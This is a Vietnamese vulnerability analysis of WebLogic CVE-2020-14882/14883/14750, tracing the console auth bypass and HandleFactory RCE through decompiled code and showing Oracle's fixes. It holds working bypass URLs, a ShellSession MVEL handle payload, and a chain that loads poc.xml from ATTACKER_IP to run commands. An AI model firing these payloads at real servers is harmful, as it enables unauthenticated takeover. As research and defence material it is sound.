

CVE-2020-14882 / CVE-2020-14883 - WebLogic Console Auth Bypass + RCE

Lab: WebLogic 12.2.1.4.0 (build 1974621), JDK 1.8.0_451, no patches

1. CVE-2020-14882 - Authentication Bypass

1.1. Tổng quan

Field	Value
Type	Path Traversal / Authentication Bypass
CVSS	9.8 (Critical)
Affected	WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0
Patched	October 2020 CPU (Patch ID: 31961038)

1.2. Source → Sink

Tóm tắt luồng Source -> Sink:

```

GET /console/css/%252e%252e%252fconsole.portal
  → Container decode lần 1: %252e → %2e [Source]
  → WebAppSecurity.checkAccess() [Security Check]
    → getRelativeURI(): "/css/%2e%2e%2fconsole.portal"
    → WebAppSecurityWLS.getConstraint()
      → StandardURLMapping.get("/css/%2e%2e%2fconsole.portal")
        → getExactOrPathMatch() → MatchMap.match()
        → prefix match: starts with "/css/" ★ match /css/*
      → ResourceConstraint = UNRESTRICTED (no auth-constraint)
      → isAuthorized() → true → PASS (no auth required)
    → MBeanUtilsInitSingleFileServlet.service()
      → check URI.indexOf(";") → not found → pass
      → SingleFileServlet.service()
        → UIServletInternal.getTree() [Sink]
        → URLDecoder.decode(): %2e%2e%2f → ../ ★ decode lần 2
      → normalize: /console/css/../console.portal → /console/console.portal
    → render admin console page

```

Source - HTTP Request URI. Container WebLogic parse raw request và thực hiện **decode lần 1** trong `HttpRequestParser.decodeURI()` :


```

// ServletRequestImpl - lưu kết quả decode vào relativeURI
// File: weblogic/servlet/internal/ServletRequestImpl.java
void initFromRequestParser(HttpRequestParser parser) {
    inputHelper.initFromRequestParser(parser, parameters); // offset
0-9
    // → inputHelper lưu normalizedURI từ HttpRequestParser

    this.relativeURI = computeRelativeUri(
        inputHelper.getNormalizedURI()); // offset
38-50
    // → strip context path "/console"
    // → relativeURI = "/css/%2e%2e%2fconsole.portal"
}

public String getRelativeUri() {
    return this.relativeURI; // offset
0-4
    // → "/css/%2e%2e%2fconsole.portal" (chỉ decode 1 lần)
}

private String computeRelativeUri(String normalizedURI) {
    if (normalizedURI == null || context == null) return
normalizedURI;
    String ctxPath = context.getContextPath(); // offset
15: "/console"
    int ctxLen = ctxPath.length(); // offset
18: 8
    if (ctxLen == 0) return normalizedURI;

    // Strip context path: "/console/css/..." → "/css/..."
    return normalizedURI.substring(ctxLen); // offset
49-54
    // → "/css/%2e%2e%2fconsole.portal"
}

```

Security Check - `WebAppSecurity.checkAccess()` kiểm tra authorization dựa trên `relativeURI` ở trên (vẫn còn `%2e%2e%2f`):

```

// WebAppSecurity.checkAccess() – entry point xác thực
// File: weblogic/servlet/security/internal/WebAppSecurity.java
public boolean checkAccess(HttpServletRequest request,
    HttpServletResponse response,
        boolean isInternalDispatch, boolean checkAllConstraints,
boolean jaspic)
    throws IOException, ServletException {

    invokePreAuthFilters(request, response); //
offset 0–6

    ResourceConstraint constraint;
    if (isInternalDispatch) {
        constraint = ResourceConstraint.ALL_CONSTRAINT; //
offset 15
    } else {
        constraint = getConstraint(request); //
offset 23 ★
        // → gọi getRelativeURI(request) để lấy path
        // → path = "/css/%2e%2e%2fconsole.portal" (chưa decode lần
2!)
        // → dùng StandardURLMapping để match URL pattern
    }

    if (constraint != null && constraint.isForbidden()) { //
offset 42
        response.sendError(403); //
offset 123
        return false;
    }

    // Nếu constraint là UNRESTRICTED (không có <auth-constraint>):
    // → isAuthorized() trả về true → access GRANTED
    return delegateModule.isAuthorized(request, response, constraint,
checkAllConstraints);
    //
offset 189–207
}

```

```

// WebAppSecurityWLS.getConstraint() - tìm security constraint cho URL
// File: weblogic/servlet/security/internal/WebAppSecurityWLS.java
public ResourceConstraint getConstraint(HttpServletRequest request) {
    String relativeURI = getRelativeURI(request); //
offset 2
    // relativeURI = "/css/%2e%2e%2fconsole.portal"
    //          ^^^^
    //          vẫn bắt đầu bằng /css/ → match pattern /css/*

    String method = request.getMethod(); //
offset 6
    return getConstraint(relativeURI, method); //
offset 11
}

// Local variable table (từ bytecode debug info):
// Slot 1: relURI (String)           - relative URI đã decode 1 lần
// Slot 2: method (String)          - HTTP method (GET/POST/...)
// Slot 3: consForAllMethods         - StandardURLMapping cho mọi
// HTTP method
// Slot 4: consForOneMethod          - StandardURLMapping cho method
// cụ thể
// Slot 5: rcForAllMethods           - ResourceConstraint match từ
// consForAllMethods
// Slot 6: rcForOneMethod            - ResourceConstraint match từ
// consForOneMethod
private ResourceConstraint getConstraint(String relURI, String method)
{
    // constraintsMap: HashMap<String, StandardURLMapping>
    // key "" → patterns áp dụng cho mọi HTTP method
    // key "GET"/"POST"/... → patterns chỉ áp dụng cho method đó

    // consForAllMethods.matchMap chứa trie từ web.xml patterns:
    // "/css/" → Node(UNRESTRICTED) (từ /css/*)
    // "/css" → FullMatchNode(UNRESTRICTED) (từ /css/*)
    // "/images/" → Node(UNRESTRICTED) (từ /images/*)
    // "/" → default mapping (requires Admin/Operator/...)
    StandardURLMapping consForAllMethods = constraintsMap.get("");
// offset 13-21
    StandardURLMapping consForOneMethod = constraintsMap.get(method);
// offset 26-33

    // consForAllMethods.get(relURI) → dùng matchMap (MatchMap trie)
    // bên trong:
    ResourceConstraint rcForAllMethods =
consForAllMethods.get(relURI); // offset 45
    ResourceConstraint rcForOneMethod = consForOneMethod.get(relURI);
// offset 65
    // →

```

```

consForAllMethods.matchMap.match("/css/%2e%2e%2fconsole.portal")
// → Node.match() → return UNRESTRICTED (vô điều kiện)
// → rcForAllMethods = UNRESTRICTED → NO authentication required!

// Chọn constraint cụ thể nhất:
if (rcForAllMethods == null && rcForOneMethod == null) return
null; // offset 73-84
if (rcForAllMethods == null) return rcForOneMethod;
// offset 85-97
if (rcForOneMethod == null) return rcForAllMethods;
// offset 98-110
// Nếu cả 2 cùng resourceId → ưu tiên method-specific:
if (rcForAllMethods.getResourceId()
    .equals(rcForOneMethod.getResourceId())) {
    return rcForOneMethod;
// offset 111-129
}
// Merge cả 2 constraint → tạo StandardURLMapping tạm để best-
match:
StandardURLMapping map = createStandardURLMapping();
// offset 130-131
map.put(rcForOneMethod.getResourceId(), rcForOneMethod);
// offset 136-145
map.put(rcForAllMethods.getResourceId(), rcForAllMethods);
// offset 148-157
return (ResourceConstraint) map.get(relURI);
// offset 160-169
}

```

Sink - `MBeanUtilsInitSingleFileServlet.service()` delegate xuống `SingleFileServlet.service()`, rồi `UIServletInternal.getTree()` thực hiện **decode lần 2** bằng `URLDecoder.decode()`:

```
// MBeanUtilsInitSingleFileServlet.service() - entry point servlet
// File: com/bea/console/utils/MBeanUtilsInitSingleFileServlet.java
public void service(ServletRequest req, ServletResponse res) {
    if (!hasInitd) { initMBean(); hasInitd = true; } // init MBean
    utils

    HttpServletRequest httpReq = (HttpServletRequest) req;
    String uri = httpReq.getRequestURI();
    if (uri.indexOf(";") > 0) { // partial fix: block ';' in URI
        ((HttpServletRequest) res).sendError(404);
        return;
    }

    super.service(req, res); // →
    SingleFileServlet.service()
}
```

```

// UIServletInternal.getTree() - DECODE LẦN 2
// File: com/bea/netuix/servlets/manager/UIServletInternal.java
public static UIControl getTree(String requestPattern, UIContext ctxt,
    boolean setContentType, ResolvedLocale resolvedLocale)
    throws IOException, ServletException {
    HttpServletRequest request = ctxt.getServletRequest();
    HttpServletResponse response = ctxt.getServletResponse();

    // ★ DECODE LẦN 2 - đây là root cause của path traversal
    requestPattern = URLDecoder.decode(requestPattern,

containerServices.getWebappServices().getServerDefaultEncoding());
    // Input: "/console/css/%2e%2e%2fconsole.portal"
    // Output: "/console/css/../console.portal"
    //                ^^^
    //                %2e%2e%2f → ../ → path traversal!

    requestPattern =
ctxt.getL10nResourceManager().resolve(requestPattern, request,
resolvedLocale);

    if (requestPattern.equals("/__Streaming.portal")) {
        String file = request.getParameter("file");
        return processStream(requestPattern, ctxt, file, request,
response, setContentType);
    } else {
        return processStream(requestPattern, ctxt, requestPattern,
            request, response, setContentType);
        // → resolve "/console/css/../console.portal" →
"/console/console.portal"
        // → render admin console portal không cần auth
    }
}
}

```

1.3. Root Cause

Kết hợp hai yếu tố: **double URL encoding** bypass security-constraint, và **mismatch giữa security matching (path prefix) với servlet dispatch (extension)**.

1.3.1. Security-constraint: static resource paths không cần auth

`web.xml` cấu hình các path serve static files (CSS, images, JS) **không yêu cầu auth** - vì chúng **không có servlet xử lý logic**, chỉ serve file tĩnh:

```

<!-- KHÔNG CÓ <auth-constraint> → UNRESTRICTED (ai cũng truy cập được)
-->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>images</web-resource-name>
    <url-pattern>/images/*</url-pattern>
  <!-- static images -->
  </web-resource-collection>
  <web-resource-collection>
    <web-resource-name>common</web-resource-name>
    <url-pattern>/common/*</url-pattern>
  <!-- static common -->
  </web-resource-collection>
  <web-resource-collection>
    <web-resource-name>css</web-resource-name>
    <url-pattern>/css/*</url-pattern>
  <!-- static CSS -->
    <url-pattern>/framework/skeletons/wlsconsole/css/*</url-pattern>
    <url-pattern>/framework/skeletons/wlsconsole/js/*</url-pattern>
    <url-pattern>/framework/skins/wlsconsole/css/*</url-pattern>
    <url-pattern>/framework/skins/wlsconsole/images/*</url-pattern>
  </web-resource-collection>
</security-constraint>

<!-- CÓ <auth-constraint> → yêu cầu login với role Admin/Operator/...
-->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>console</web-resource-name>
    <url-pattern>/</url-pattern>
  <!-- mọi path khác -->
  </web-resource-collection>
  <auth-constraint>
    <role-name>Admin</role-name>
    <role-name>Operator</role-name>
    <role-name>Deployer</role-name>
    <role-name>Monitor</role-name>
  </auth-constraint>
</security-constraint>

```

Chú ý: các path `/css/*`, `/images/*` **không có** `<servlet-mapping>` **riêng** - chúng được serve bởi default servlet (file tĩnh). Không có servlet nào xử lý business logic trên các path này.

1.3.2. Servlet mapping: extension `*.portal` → `AppManagerServlet`

Tuy nhiên, `web.xml` cũng cấu hình **extension-based** servlet mapping:

```

<!-- Servlet definition -->
<servlet>
  <servlet-name>AppManagerServlet</servlet-name>
  <servlet-class>weblogic.servlet.AsyncInitServlet</servlet-class>
  <init-param>
    <param-name>weblogic.servlet.AsyncInitServlet.servlet-class-
name</param-name>
    <param-
value>com.bea.console.utils.MBeanUtilsInitSingleFileServlet</param-
value>
    <!-- ↑ Actual servlet class: MBeanUtilsInitSingleFileServlet
         extends SingleFileServlet - renders .portal files -->
  </init-param>
  <init-param>
    <param-name>wl-dispatch-policy</param-name>
    <param-value>consoleWorkManager</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>

<!-- Extension-based mapping - match BẤT KỂ path, chỉ cần kết thúc
bằng .portal -->
<servlet-mapping>
  <servlet-name>AppManagerServlet</servlet-name>
  <url-pattern>*.portal</url-pattern>      <!-- ★ EXTENSION match,
không phụ thuộc path -->
</servlet-mapping>
<servlet-mapping>
  <servlet-name>AppManagerServlet</servlet-name>
  <url-pattern>*.portlet</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>AppManagerServlet</servlet-name>
  <url-pattern>*.portion</url-pattern>
</servlet-mapping>

```

1.3.3. Mismatch: security check vs servlet dispatch

Đây là root cause chính - hai hệ thống matching **hoạt động trên cùng URL** nhưng dùng **tiêu chí khác nhau**:

Hệ thống	Matching	URL <code>/css/%2e%2e%2fconsole.portal</code>	Kết quả
Security constraint (WebAppSecurityWLS)	Path prefix match	<code>/css/...</code> → match <code>/css/*</code>	UNRESTRICTED (no auth)
Servlet dispatch (WebAppServletContext)	Extension match	<code>*.portal</code> → match <code>*.portal</code>	AppManagerServlet (renders portal)

Bình thường không có vấn đề: request tới `/css/style.css` vừa match `/css/*` (no auth) vừa không match `*.portal` (serve static file). Request tới `/console.portal` match `*.portal` (AppManagerServlet) vừa match `/` (requires auth) → đúng.

Nhưng với double encoding: `/css/%2e%2e%2fconsole.portal` vừa match `/css/*` (path prefix → no auth) vừa match `*.portal` (extension → AppManagerServlet). Security check thấy static path → pass. Servlet dispatch thấy `.portal` → route đến `MBeanUtilsInitSingleFileServlet` → decode lần 2 → traverse ra `/console.portal` → render admin console **không cần auth**.

1.3.4. Tóm tắt luồng

```

Request URL:  /console/css/%252e%252e%252fconsole.portal
      ↓
Lần decode 1 (HttpParsing.unescape):
      /console/css/%2e%2e%2fconsole.portal
      ↓
Security check (WebAppSecurityWLS.getConstraint):
  consForAllMethods.matchMap.match() → path prefix "/css/" → UNRESTRICTED
  → checkAccess() returns true → NO AUTH REQUIRED
      ↓
Servlet dispatch (WebAppServletContext.execute):
  Extension match: "*.portal" → AppManagerServlet
  → MBeanUtilsInitSingleFileServlet.service()
      ↓
Lần decode 2 (UIServletInternal.getTree → URLDecoder.decode):
      /console/css/../console.portal
      ↓
Path normalize:  /console/console.portal → renders admin console

```

1.4. Class Flow

#	Class	Method	JAR	Vai trò
1	weblogic.servlet.internal.ServletRequestImpl	getRequestURI()	com.oracle.weblogic.servlet.jar	Parse URL, container decode 1: %252e → %2e
2	weblogic.servlet.security.internal.WebAppSecurity	checkAccess()	com.oracle.weblogic.servlet.jar	Entry point xác thực, gọi getConstraint()
3	weblogic.servlet.security.internal.WebAppSecurity	getRelativeURI()	com.oracle.weblogic.servlet.jar	Lấy relative URI (đã decode 1 lần): /css/%2e..
4	weblogic.servlet.security.internal.WebAppSecurityWLS	getConstraint()	com.oracle.weblogic.servlet.jar	Tra constraintsMap → tìm constraint cho URI
5	weblogic.servlet.utils.StandardURLMapping	get() → getExactOrPathMatch()	com.oracle.weblogic.servlet.jar	Prefix match /css/%2e.. → /css/* → UNRESTRICTED
6	weblogic.servlet.internal.WebAppServletContext	execute()	com.oracle.weblogic.servlet.jar	Dispatch tới servlet (auth đã pass)
7	com.bea.console.utils.MBeanUtilsInitSingleFileServlet	service()	console.jar	Check ; trong URI, delegate → SingleFileServlet
8	com.bea.netui.x.servlets.manager.SingleFileServlet	service()	netuix_servlet.jar	Portal framework, gọi UIServletInternal
9	com.bea.netui.x.servlets.manager.UIServletInternal	getTree()	netuix_servlet.jar	Decode lần 2: URLDecoder.decode() → ../ → RCE

1.5. Các path bypass đã biết

```
/console/css/%252e%252e%252fconsole.portal  
/console/images/%252e%252e%252fconsole.portal  
/console/css/%2532%65%2532%65%2532%66console.portal  
/console/css/%252e%252e%252fconsolejndi.portal (cho CVE-2021-2109)
```

Bypass dùng các path match security-constraint UNRESTRICTED và không có path-based servlet-mapping sẽ fallback dispatch theo extension *.portal :

Path prefix	<security-constraint>	<servlet-mapping>	Bypass?
/css/*	UNRESTRICTED (no auth)	Không có → extension match *.portal → AppManagerServlet	Bypass
/images/*	UNRESTRICTED (no auth)	Không có → extension match *.portal → AppManagerServlet	Bypass
/common/*	UNRESTRICTED (no auth)	Có: JSPCServlet (path match)	Không bypass - path-based mapping ưu tiên hơn extension, request dispatch tới JSPCServlet thay vì AppManagerServlet
/framework/skeletons/wlsconsole/css/*	UNRESTRICTED	Có: FileDefault (path match)	Không bypass - dispatch tới FileDefault
/framework/skeletons/wlsconsole/js/*	UNRESTRICTED	Có: FileDefault (path match)	Không bypass - dispatch tới FileDefault

/common/* và các path tương tự không bypass được là vì theo Servlet spec (SRV.11.1), thứ tự ưu tiên servlet matching: (1) exact match → (2) **longest path prefix** /common/* → (3) extension *.portal. Vì /common/* có path-based mapping tới JSPCServlet, request /common/%2e%2e%2fconsole.portal sẽ dispatch tới JSPCServlet - không phải AppManagerServlet

(`MBeanUtilsInitSingleFileServlet`), nên không trigger decode lần 2 trong `UIServletInternal.getTree()`.

Chỉ `/css/*` và `/images/*` bypass được vì chúng **không có path-based servlet-mapping**, nên servlet container fallback xuống extension match `*.portal` → dispatch tới `AppManagerServlet`.

1.6. Cách Fix (Oracle Patch) và Bypass CVE-2020-14750

October 2020 CPU (Patch cho CVE-2020-14882):

- Thêm blacklist `IllegalUrl` tại Sink Class `MBeanUtilsInitSingleFileServlet.service()`:

```
private static final String[] IllegalUrl = new String[]{";",
"%252E%252E", "%2E%2E", "..", "%3C", "%3E", "<", ">"};

// Checking logic – String.contains() = case-sensitive
for (int i = 0; i < IllegalUrl.length; ++i) {
    if (url.contains(IllegalUrl[i])) {
        httpResponse.sendError(404);
        return;
    }
}
```

CVE-2020-14750 — Bypass patch October 2020:

Field	Value
CVSS	9.8 (Critical)
Patched	November 2020 Out-of-Band Patch

Root cause: `String.contains()` là **case-sensitive**. Blacklist chỉ chứa uppercase hex → lowercase bypass hoàn toàn

Bypass paths:

```
/console/css/%252e%252e%252fconsole.portal      # lowercase – contains("%252E%252E") = false
/console/css/%252E%252e%252fconsole.portal      # mixed case – cũng không match
```

Oracle fix CVE-2020-14750 (November 2020 Out-of-Band):

Bỏ hoàn toàn blacklist `IllegalUrl` + `contains()`, thay bằng **authentication check + allowlist**:

```
// MBeanUtilsInitSingleFileServlet.service() – November 2020 patch
if (req instanceof HttpServletRequest) {
    HttpServletRequest httpRequest = (HttpServletRequest) req;
    String url = httpRequest.getRequestURI();

    // ★ Check 1: yêu cầu authenticated session
    if (!ConsoleUtils.isUserAuthenticated(httpRequest)) {
        throw new ServletException("User not authenticated.");
    }

    // ★ Check 2: allowlist – chỉ cho phép URL khớp chính xác portal paths
    if (!this.isValidUrl(url, httpRequest)) {
        httpResponse.sendError(404);
        return;
    }
}

// Allowlist: so sánh exact match với danh sách portal paths
private boolean isValidUrl(String url, HttpServletRequest req) {
    String consoleContextPath = ConsoleUtils.getConsoleContextPath();
    List portalList = ConsoleUtils.getConsolePortalList();
    Iterator var5 = portalList.iterator();
    String tmp;
    do {
        if (!var5.hasNext()) return false;
        String portal = (String) var5.next();
        tmp = "/" + consoleContextPath + portal;
    } while (!url.equals(tmp));    // ★ exact match – không có normalize/decode
    return true;
}
```

Allowlist mặc định chỉ chứa `/console/console.portal` và `/console/consolejndi.portal`. Path traversal như

`/console/css/%252e%252e%252fconsole.portal` không match exact → bị reject.

Lưu ý: `isValidUrl()` dùng `url.equals(tmp)` — exact match trên raw URI, không decode. Nhưng vì đã thêm `isUserAuthenticated()` check trước, nên dù bypass được allowlist thì vẫn cần authenticated session.

1.7. Hạn chế của Auth Bypass

CVE-2020-14882 chỉ bypass **servlet security-constraint** (web.xml), không tạo **authenticated session**:

- `request.getUserPrincipal() = null`
- `principals = []` (empty)
- Các portlet cần MBean **write** access (deploy, configure) sẽ fail với `NoAccessRuntimeException`

Tuy nhiên, không ảnh hưởng đến RCE chains:

- CVE-2020-14883 (HandleFactory): RCE xảy ra trong `HandleFactory.getHandle()` → constructor side effect, xảy ra trước MBean check.
- CVE-2021-2109 (JNDI): `JNDIBindingAction` chỉ cần JNDI lookup - `NoAccessRuntimeException` đến từ portlet khác trên cùng trang (Security Policies portlet), không block JNDI lookup.

2. CVE-2020-14883 - Remote Code Execution (Post-Auth)

2.1. Overview

Field	Value
Type	Remote Code Execution via unsafe class instantiation
CVSS	7.2 (High) - requires admin access
Affected	WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0
Patched	October 2020 CPU

2.2. Source → Sink

Source — HTTP request parameter `handle`, đọc bởi portal framework qua

`request.getParameterMap()`:

```
// ConsolePageFlowRequestProcessor.getStrutsFormProperties()
// File: com/bea/console/internal/ConsolePageFlowRequestProcessor.java
private Map getStrutsFormProperties(HttpServletRequest request,
ActionForm form) {
    Map map = new HashMap(); // offset 0-7
    Map parameterMap = request.getParameterMap(); // offset 23-
29 ← SOURCE: đọc TẤT CẢ HTTP params
    Iterator it = parameterMap.keySet().iterator(); // offset 31-
43
    while (it.hasNext()) {
        String key = (String) it.next(); // offset 55-
65 ← key = "handle"
        Object value = parameterMap.get(key); // offset 67-
76 ← value = attacker payload
        map.put(key, value); // offset 78-
88
    }
    return map; // → trả về
cho processPopulate()
}
```

Map này được pass cho `ConsoleUtils.populate()` → `BeanUtils.setProperty()`.

Khi key match `form-property` trong `struts-config.xml`:

```
<!-- WEB-INF/struts-config.xml - khai báo property "handle" kiểu
Handle -->
<form-bean name="genericTableForm"
type="org.apache.struts.action.DynaActionForm">
    <form-property name="handle" type="com.bea.console.handles.Handle"
/>
</form-bean>
```

BeanUtils gọi `ConvertUtils.convert(value, Handle.class)` → lookup registered `Converter` cho `Handle.class` → `HandleConverter`:

```

// HandleConverter.convert() – CONDUIT: pass-through, không validate
// File: com/bea/console/handles/HandleConverter.java
public Object convert(Class type, Object value) {
    if (Handle.class.isAssignableFrom(type)) {           // offset 34–
40
        if (value instanceof String) {                   // offset 43–
47
            String handleString = (String) value;         // offset 50–
54 ← giá trị từ HTTP param
            if (handleString.equals("") ||
handleString.equals("null")) return null;
            Handle handle = HandleFactory.getHandle(handleString); //
offset 75–76 → SINK
            return handle;
        }
    }
    // ...
}

```

Sink — `HandleFactory.getHandle()` → `Class.forName()` →
`Constructor.newInstance()`:

```
// HandleFactory.getHandle() - SINK: instantiate arbitrary class
// File: com/bea/console/handles/HandleFactory.java (decompiled from
bytecode)
public static Handle getHandle(String handleString) {
    // Bước 1: Replace '+' → ' ', URL decode
    handleString = handleString.replace('+', ' ');
// offset 17-22
    String decoded = HttpParsing.unescape(handleString, "UTF-8");
// offset 26-29

    // Bước 2: Parse className và argument
    int parenIndex = decoded.indexOf('(');
// offset 33-36
    String className = decoded.substring(0, parenIndex);
// offset 72-75
    String arg = decoded.substring(parenIndex + 2, decoded.length() -
2); // offset 79-89
    //
    ~~~~~
    //
    ~~~~~
    //
    skip ("      strip ")

    // Bước 3: Instantiate - KHÔNG CÓ VALIDATION className!
    Class<?> clazz = Class.forName(className);
// offset 94-95
    Object[] args = new Object[]{ arg };
// offset 100-108
    Constructor<?> ctor = clazz.getConstructor(String.class);
// offset 111-122
    return (Handle) ctor.newInstance(args);
// offset 127-134
    //
    ← RCE nếu constructor có side effect
}
```

Tóm tắt luồng:

```

GET /console/css/%252e%252e%252fconsole.portal
    ?handle=com.tangosol.coherence.mvel2.sh.ShellSession("MVEL_CODE")

    → MBeanUtilsInitSingleFileServlet.service() [entry point]
    → SingleFileServlet.service() [portal rendering]
    → ConsolePageFlowRequestProcessor.processPopulate()
    → getStrutsFormProperties(): request.getParameterMap() [SOURCE]
    → ConsoleUtils.populate() → BeanUtils.setProperty()
    → ConvertUtils.convert("handle", Handle.class)
    → HandleConverter.convert() [CONDUIT – pass-through]
    → HandleFactory.getHandle(handleString) [SINK – no validation]
    → Class.forName("com.tangosol.coherence.mvel2.sh.ShellSession")
    → constructor.newInstance("MVEL_CODE")
    → ShellSession("<init>") evals MVEL → RCE

```

2.3. Root Cause

`HandleFactory.getHandle()` nhận chuỗi handle từ HTTP parameter, parse tên class và argument, rồi instantiate class bằng reflection **mà không validate class nào được phép**.

Từ bytecode (offset 94 → 134):

```

Class<?> clazz = Class.forName(className); // load BẤT KỲ
class nào
Constructor<?> ctor = clazz.getConstructor(String.class); // tìm
constructor(String)
return (Handle) ctor.newInstance(args); //
instantiate → side effect = RCE

```

Cast `(Handle)` xảy ra **SAU** `newInstance()` - constructor đã chạy xong rồi. Dù class không implement `Handle` interface, `ClassCastException` chỉ throw sau khi code trong constructor/static block đã execute.

Bất kỳ class nào:

- Có constructor nhận `String` parameter

- Constructor thực hiện dangerous operation (eval code, load remote resource, exec command)

→ Điều có thể bị weaponize.

2.4. Cách Fix (Oracle Patch)

Oracle fix bằng **whitelist** - `HandleFactory.getHandle()` chỉ cho phép instantiate các class thuộc package `com.bea.console.handles.*`. Mọi class ngoài whitelist bị reject.

3. CVE-2020-14883 RCE Chains

3.1. Chain A - FileSystemXmlApplicationContext (phổ biến nhất)

#	Class	Method	JAR	Vai trò
1	HandleConverter	convert()	console.jar	BeanUtils converter, bridge HTTP → HandleFactory
2	HandleFactory	getHandle()	console.jar	Parse className + arg, instantiate class
3	FileSystemXmlApplicationContext	<init>(String)	com.bea.core.repackaged.springframework.spring.jar	Constructor → gọi refresh()
4	AbstractApplicationContext	refresh()	(cùng JAR)	Bootstrap Spring container
5	AbstractRefreshableApplicationContext	refreshBeanFactory()	(cùng JAR)	Tạo BeanFactory → gọi loadBeanDefinitions()
6	AbstractXmlApplicationContext	loadBeanDefinitions()	(cùng JAR)	XmlBeanDefinitionReader → load XML từ URL

#	Class	Method	JAR	Vai trò
7	XmlBeanDefinitionReader	loadBeanDefinitions()	(cùng JAR)	Parse XML → tạo bean definition
8	DefaultListableBeanFactory	preInstantiateSingletons()	(cùng JAR)	Instantiate bean → ProcessBuilder.start() → RCE

3.1.1. Cơ chế chi tiết

Bước 1 - Portal framework (Struts/BeanUtils) đọc HTTP parameter `handle`, gọi `HandleConverter.convert()`:

```
// HandleConverter.convert() - BeanUtils Converter
// File: com/bea/console/handles/HandleConverter.java
// JAR: console.jar
public Object convert(Class aClass, Object o) {
    // offset 34-40: kiểm tra target type là Handle
    if (Handle.class.isAssignableFrom(aClass)) { // offset
34-40
        if (o instanceof String) { // offset
43-47
            String local = (String) o; // offset
50-54
            if (local.equals("") || local.equals("null")) // offset
55-70
                return null; // offset
73

            // ★ Gọi HandleFactory - KHÔNG validate input
            Handle moid = HandleFactory.getHandle(local); // offset
75-76
            return moid; // offset
81-83
        }
    }
    // ... fallback cho các type khác
}
```

Bước 2 - `HandleFactory.getHandle()` parse `className` và `argument`, instantiate bằng reflection:

```

// HandleFactory.getHandle() - parse + instantiate
// File: com/bea/console/handles/HandleFactory.java
// JAR: console.jar
public static Handle getHandle(String handleString) {
    handleString = handleString.replace('+', ' ');
// offset 17-22
    String decoded = HttpParsing.unescape(handleString, "UTF-8");
// offset 26-29

    int parenIndex = decoded.indexOf('(');
// offset 33-36
    String className = decoded.substring(0, parenIndex);
// offset 72-75
    // className =
    "com.bea.core.repackaged.springframework.context.support.FileSystemXml
    ApplicationContext"

    String arg = decoded.substring(parenIndex + 2, decoded.length() -
2); // offset 79-89
    // arg = "http://ATTACKER_IP:PORT/poc.xml"

    // ★ KHÔNG CÓ VALIDATION - load bất kỳ class nào
    Class<?> clazz = Class.forName(className);
// offset 94-95
    Constructor<?> ctor = clazz.getConstructor(String.class);
// offset 111-122
    return (Handle) ctor.newInstance(new Object[]{ arg });
// offset 127-134
    // → new
    FileSystemXmlApplicationContext("http://ATTACKER_IP:PORT/poc.xml")
    // → constructor chạy TRƯỚC cast → side effect đã xảy ra
}

```

Bước 3 - `FileSystemXmlApplicationContext(String)` constructor gọi `refresh()`:

```

// FileSystemXmlApplicationContext(String) constructor
// File:
com/bea/core/repackaged/springframework/context/support/FileSystemXmlA
pplicationContext.java
// JAR: com.bea.core.repackaged.springframework.spring.jar
public FileSystemXmlApplicationContext(String configLocation) throws
BeansException {
    // offset 0-8: delegate tới overloaded constructor với
refresh=true
    this(new String[]{ configLocation }, true, null);          // offset
0-11
    // → gọi constructor(String[], boolean, ApplicationContext)
}

// Overloaded constructor – thực hiện refresh
public FileSystemXmlApplicationContext(String[] configLocations,
boolean refresh,
    ApplicationContext parent) throws BeansException {
    super(parent);                                             // offset
0-2
    setConfigLocations(configLocations);                      // offset
5-7
    // configLocations = ["http://ATTACKER_IP:PORT/poc.xml"]

    if (refresh) {
        refresh();                                             // offset
14-15
        // ★ GỌI refresh() – trigger toàn bộ Spring container
initialization
        // → load XML từ URL → parse bean → instantiate → RCE
    }
}

```

Bước 4 - `AbstractApplicationContext.refresh()` - bootstrap Spring container:

```

// AbstractApplicationContext.refresh() - Spring container bootstrap
// File:
com/bea/core/repackaged/springframework/context/support/AbstractApplic
ationContext.java
public void refresh() throws BeansException, IllegalStateException {
    synchronized (this.startupShutdownMonitor) {
        prepareRefresh(); //
offset 7-8

        // ★ BƯỚC 4a: load bean definitions từ XML
        ConfigurableListableBeanFactory beanFactory =
            obtainFreshBeanFactory(); //
offset 11-12
        // → gọi refreshBeanFactory() → loadBeanDefinitions()
        // → download XML từ attacker URL → parse bean definitions

        prepareBeanFactory(beanFactory); //
offset 16-18
        postProcessBeanFactory(beanFactory); //
offset 21-23
        invokeBeanFactoryPostProcessors(beanFactory); //
offset 26-28
        registerBeanPostProcessors(beanFactory); //
offset 31-33
        initMessageSource(); //
offset 36-37
        initApplicationEventMulticaster(); //
offset 40-41
        onRefresh(); //
offset 44-45
        registerListeners(); //
offset 48-49

        // ★ BƯỚC 4b: instantiate tất cả singleton beans
        finishBeanFactoryInitialization(beanFactory); //
offset 52-54
        // → tạo ProcessBuilder bean → gọi init-method="start"
        // → ProcessBuilder.start() → exec command → RCE

        finishRefresh(); //
offset 57-58
    }
}

```

Bước 5 - `refreshBeanFactory()` → `loadBeanDefinitions()` - download và parse XML:

```

// AbstractRefreshableApplicationContext.refreshBeanFactory()
protected final void refreshBeanFactory() throws BeansException {
    if (hasBeanFactory()) { destroyBeans(); closeBeanFactory(); } //
offset 0-12

    DefaultListableBeanFactory beanFactory = createBeanFactory(); //
offset 15-16
    beanFactory.setSerializationId(getId()); //
offset 20-25
    customizeBeanFactory(beanFactory); //
offset 28-30

    // ★ Load bean definitions từ config locations
    loadBeanDefinitions(beanFactory); //
offset 33-35
    // → AbstractXmlApplicationContext.loadBeanDefinitions()

    synchronized (this.beanFactoryMonitor) {
        this.beanFactory = beanFactory; //
offset 45-47
    }
}

// AbstractXmlApplicationContext.loadBeanDefinitions()
protected void loadBeanDefinitions(DefaultListableBeanFactory
beanFactory) {
    // Tạo XmlBeanDefinitionReader
    XmlBeanDefinitionReader beanDefinitionReader =
        new XmlBeanDefinitionReader(beanFactory); //
offset 0-5
    beanDefinitionReader.setEnvironment(getEnvironment()); //
offset 9-14
    beanDefinitionReader.setResourceLoader(this); //
offset 17-19
    beanDefinitionReader.setEntityResolver(
        new ResourceEntityResolver(this)); //
offset 22-31

    initBeanDefinitionReader(beanDefinitionReader); //
offset 34-36
    loadBeanDefinitions(beanDefinitionReader); //
offset 39-41
